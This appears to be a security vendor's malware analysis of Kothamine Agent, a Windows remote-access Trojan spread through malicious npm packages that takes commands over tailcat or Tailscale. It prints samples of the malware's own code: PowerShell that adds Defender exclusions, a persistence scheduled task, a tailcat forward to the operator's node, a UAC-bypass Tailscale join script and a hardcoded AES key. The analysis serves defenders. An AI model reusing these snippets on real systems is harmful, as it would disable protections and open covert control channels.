We discovered an undocumented remote-access Trojan (RAT) called Kothamine Agent. It supports more than 30 commands and it gives attackers control of an infected Windows computer: they can run commands, read and change files, and add new capabilities. Some versions can also steal browser data and record through the camera and microphone.
We found Kothamine linked to malicious npm packages, which could put users and developers who install those packages at risk. In recent versions, the malware uses tailcat, an open-source tool from Tailscale, to receive commands over an encrypted connection. That makes its communications harder to inspect and gives defenders no conventional command-and-control (C2) domain to block.
Based on VirusTotal uploads and GitHub commits, Kothamine appears to have been in development or distribution since at least July. Earlier versions used the Tailscale VPN instead of tailcat. Depending on the build, the malware includes the networking tools or downloads them from sources including GitHub.
How to stay safe
Before installing an unfamiliar npm package, check its repository, maintainers, dependencies, and recent releases. Search for reports of malicious activity, and favor packages with an established history and regular maintenance.
- Check the name carefully. Make sure you aren’t downloading a fake package with a similar name.
- Check the developer or organization and make sure the publisher appears legitimate. Check, for example, if it has a website or a GitHub repository.
- Read some reviews, issues and reports. Search for the package name on Google and check for reports of detected potential malware.
- Look at how popular it is. A package with many downloads and users is generally easier to verify than a brand-new package with almost no history.
Technical analysis
Kothamine and the malicious npm packages
Kothamine is written in C and C++. In the majority of the samples we analyzed, it consists of an injector and a DLL containing the agent. The agent supports more than 30 commands, allowing the operator to control the infected system and load additional DLLs to extend its capabilities.

Kothamine Agent has undergone some changes over time. Earlier versions we found on VirusTotal used the Tailscale VPN rather than tailcat, and the strings were not encrypted. Some features, including a User Account Control (UAC) bypass and stealer commands, were detected only in certain builds.

In some versions, Kothamine downloaded Tailscale files from the official Tailscale website or a GitHub repository instead of including them in the agent.


The same GitHub repository is cited in an advisory about a malicious npm package named dotnet-runtime-base. The package download npm-sc-legit.exe from that repository. At the time of writing, two other packages published by the same developer had been removed.

The authors behind these campaigns made a mistake and published instructions for compiling kothamine-stub-cpp in one of the packages. The guide also discusses loading .NET assemblies, which we did not observe in the samples we analyzed.
The npm-sc-legit.exe executable is a compiled version of Kothamine that also contains commands for stealing data. We did not find a panel or builder for Kothamine, but the features present across different builds suggest that operators can enable particular functions and commands as needed.
The following analysis focuses on a recent Kothamine Agent sample that uses tailcat for C2 communication.
How Kothamine Agent works
In the analyzed versions, an executable internally referred to as Kothamine Injector injects the Kothamine Agent DLL, typically into explorer.exe. We also refer to earlier versions to show how the agent has changed.
1. Kothamine Injector
Kothamine Injector performs the following operations:
- Adds Windows Defender exclusions using PowerShell
- Copies itself to
%ROAMING%\MicrosoftEdgeUpdateCore.exe - Extracts the agent DLL to
%ROAMING%\MicrosoftEdgeUpdateCore.dll - Creates
up.ps1in%TEMP%for persistence - Injects the agent DLL into
explorer.exeusingOpenProcess,VirtualAllocEx,WriteProcessMemory,CreateRemoteThread, andLoadLibraryA

explorer.exe The up.ps1 script creates a scheduled task to achieve persistence using the Injector executable:
$A=New-ScheduledTaskAction -Execute 'C:\Users\{USER}\AppData\Roaming\MicrosoftEdgeUpdateCore.exe'
$T=New-ScheduledTaskTrigger -AtLogOn Register-ScheduledTask 'MicrosoftEdgeUpdateTask' -Action $A -Trigger $T -RunLevel Limited -Force
2. Kothamine Agent
Agent startup
The agent creates a mutex named Local\KothamineAgentInstance and starts its main thread.
It then runs PowerShell commands to add the executable and DLL to the Windows Defender exclusion list:
powershell -NoP -NonI -W Hidden -Exec Bypass -Command "
Add-MpPreference -ExclusionPath 'C:\Users\{USER}\Desktop' -ErrorAction SilentlyContinue;
Add-MpPreference -ExclusionPath 'C:\Users\{USER}\AppData\Roaming\MicrosoftEdgeUpdateCore.exe' -ErrorAction SilentlyContinue;
Add-MpPreference -ExclusionPath 'C:\Users\{USER}\AppData\Roaming\MicrosoftEdgeUpdateCore.dll' -ErrorAction SilentlyContinue;
Add-MpPreference -ExclusionProcess '{PROCESS_NAME}.exe' -ErrorAction SilentlyContinue;
Add-MpPreference -ExclusionProcess 'MicrosoftEdgeUpdateCore.exe' -ErrorAction SilentlyContinue; Add-MpPreference -ExclusionProcess 'MicrosoftEdgeUpdateCore.dll' -ErrorAction SilentlyContinue"

Strings were not encrypted in older versions. Recent versions decrypt strings inline or through functions that use XOR with a different key for each string.
C2 communication using tailcat
The distinctive feature of Kothamine is not technical complexity, the agent functionality or obfuscation, but its use of tailcat and Tailscale VPN to receive commands to execute. This gives the agent a resilient, encrypted communication channel.
Tailcat is a recent open-source project released by the Tailscale team. Tailcat uses Tailscale’s data plane (WireGuard, NAT traversal and DERP) but without its control plane. According to official documentation, this means that tailcat has no IP addresses, accounts, admins, users, administrative controls, or governance. These characteristics therefore make it an attractive tool for use in malware.
Unlike Tailscale VPN, tailcat does not require an account or device registration. Its developers designed it for short-lived connections.
Since there are no accounts, access is based on possession of a tailcat address and the public keys used to identify the connecting devices. This does not make the connection completely anonymous: hosted relays may retain metadata logs.
The tc-address passed with the forward flag enables the client to obtain the information necessary to correctly route the request. In addition, tailcat does not require privileged access to the machine, as it uses the CLI tool and userspace libraries.
In recent Kothamine versions, the agent extracts tailcat from its resources and saves it as %ROAMING%\TailscalePortable\tailcat.exe.

The tailcat executable is launched with the CreateProcessA function and the following parameters (internally referred to as spawn_tailcat_forward phase):
"C:\Users\{USER}\AppData\Roaming\TailscalePortable\tailcat.exe" forward tc…. 18080:4444 This command makes tailcat server ports available as standard local TCP ports (18080 in this case) and the requests are forwarded to the port 4444 of the operator’s node. Kothamine uses socket functions to connect to 127.0.0.1:18080, where tailcat is listening.
If the agent ID string is not empty, the agent sends a profile request encrypted containing the following information (run_c2_loop phase):
{"name":"base_<rand()>","os":"Windows","ip":"0.0.0.0","auth_token":"af27..,"type":"base"} After, the agent enters an infinite loop to receive commands to execute from the C2 (run_c2_loop phase). The agent waits for new commands to execute using the select socket function and periodically sends KEEP-ALIVE messages if a command is not received.
The messages exchanged with the C2 are encrypted and decrypted using AES-GCM (aes_encrypt phase).
The 32-byte AES key is base64-decoded from the string (c2_key phase):
mrowPsW2P5kzFGCNWeKAd+kYpo8Yy5c2pzaOSRuzisU= Supported commands

In this build, the Kothamine agent supports 30 commands related to:
- Interaction with processes
- Interaction with file and directory
- Execute shell commands
- Extend agent capability based on received DLLs
| Command Name | Description |
sysinfo/systeminfo, curpid | Return system information, such as PID, current path, hostname, and OS (hardcoded). |
tasklist, kill | Returns the processes obtained via “tasklist /FO CSV /NH“. Terminates the process specified by the PID using “taskkill /F /PID”. |
ping | Liveness check, “Pong” returns to C2. |
ipconfig | Executes the “ipconfig /all” command and returns the result. |
exec, shell_exec | Executes shell commands with _popen() and send the output back. |
mkdir, rmdir, cp, mv, cd, ls, dir, pwd | Interacts with files and folders on the system. |
writefile_start, writefile_chunk, writefile_end, writefile, readfile, createfile, delfile, download | Reads, writes and deletes arbitrary files. |
load_feature | Writes and loads a base-64 encoded DLL received. The DLL is loaded using LoadLibraryA, and the “GetFeatureApi” method, resolved via GetProcAddress, is executed. Save the function pointers required to execute the function. |
exec_feature, features, list_features, unload_feature | It interacts with loaded features to view, execute, or remove them. |
Given that the other commands are common to the other agents, the focus of the analysis is on the “plugin” system that allows the operator to receive DLLs and extend the agent’s functionality.
Plugin system
To load a new DLL, the operator uses the command:
load_feature <name> <B64EncodedDLL> At a high level, the process works as follows. The code and variable names below are reconstructed from usage and output logs.
- First, the agent checks whether the functionality has already been loaded and unloads it if so:
if (g_features.find(name) != g_features.end()) {
    send_text("[!] " + name + " already loaded, unloading first");
    unload_feature(name);
}- It attempts to create the received DLL in a location obtained through
GetTempPathorSHGetFolderPathA, or in the hardcoded pathC:\Windows\Temp. It writes the decoded DLL and loads it withLoadLibraryA.
- Resolves and executes the
GetFeatureApimethod of the loaded DLL:
pGFA = GetProcAddress(hModDLL, "GetFeatureApi");
if (!pGFA) {
    send_text("[!] GetProcAddress(GetFeatureApi) failed, lastError= …");
    FreeLibrary(hMod);
    return 0;
}
api = pGFA();
We did not find a DLL that would allow us to fully analyze the structure returned by GetFeatureApi. However, by analyzing the code and the strings, we identified these fields:
/* Function used for C2 callback */
typedef void (*FeatureSendCb)(void *data, int len);

struct FeatureApi {
    char *version;
    char *name;
    void (*init)(FeatureSendCb send);
    void (*exec)(char *args, FeatureSendCb send);
    void (*cleanup)(void);
};
The pointers to the loaded DLL and the returned structure are saved in the global variable internally called g_features, using this structure:
struct LoadedFeature {
    void *hModule;          /* Loaded DLL */
    struct FeatureApi *api; /* Pointer returned by GetFeatureApi() */
};- Executes the
initfunction contained in the returned structure, passing it the function used for C2 communication:
send_text("[!] calling init...");
api->init(*feature_send_callback);
send_text("[!] init done");
After the feature is loaded, the operator can execute the loaded feature using the command:
exec_feature <functionName> [args] 
exec functionDifferent Kothamine builds: Tailscale VPN, UAC Bypass and stealer commands
As previously mentioned, we detected versions of Kothamine with different capabilities.
Earlier versions used the Tailscale VPN before tailcat was released. They downloaded and ran the installer from the Tailscale website with the /quiet and /silent flags, or downloaded the required files directly from GitHub. These included tailscaled.exe, tailscale.exe, tailscale-ipn.exe, and wintun.dll.

Some versions bypass User Account Control (UAC) using fodhelper.exe to run elevated.ps1. In the example below, the PowerShell script starts a Tailscale VPN connection:
$tsdir='C:\Users\{USER}\AppData\Roaming\TailscalePortable'
$ts='""'+$tsdir+'\\tailscale.exe""'
$tsd='""'+$tsdir+'\\tailscaled.exe""'
Start-Process -WindowStyle Hidden -FilePath $tsd -WorkingDirectory $tsdir
$connected=$false
for ($i=0; $i -lt 45; $i++) {
    Start-Sleep 2
    try { &$ts up --unattended=true --auth-key='tskey-auth-…' 2>&1 | Out-Null } catch {}
    $ip=(&$ts ip 2>&1 | Out-String)
    if ($ip -match '100\.') { $connected=$true; break }
}
The agent then connects to port 4444 at a Tailscale network IP address (100.x.x.x) and starts receiving and executing commands.

fodhelper.exeFinally, as we mentioned earlier, different builds of Kothamine support other commands. For instance, the version uploaded to GitHub includes additional commands including getdiscord, getsessions, screenshot, screenshare, and camera. These allow operators to:
- Steal cookies from various browsers
- Steal gaming-related JSON files, including files associated with Steam and Minecraft
- Take screenshots and record through the camera and microphone
- Access clipboard contents
Indicators of compromise
SHA-256 hashes
ec4219a7ecf132c29080fbb20e4ab410c57faa85aeed7acade1eb15d905a6ee0: Kothamine Injector analyzed in the blog74eca3973ad72a6ddc9397aff8250d9ee287211fc9a055d5ee290d01cf76a70c: Kothamine Agent analyzed in the blog
URLs
https://github[.]com/cphc811-ui/: Repository used to download executables and DLLs associated with the Tailscale VPN
Acknowledgements
Mondoo’s advisory on the analyzed npm package.
Browse like no one’s watching.
Malwarebytes Privacy VPN encrypts your connection and never logs what you do, so the next story you read doesn’t have to feel personal. Try it free →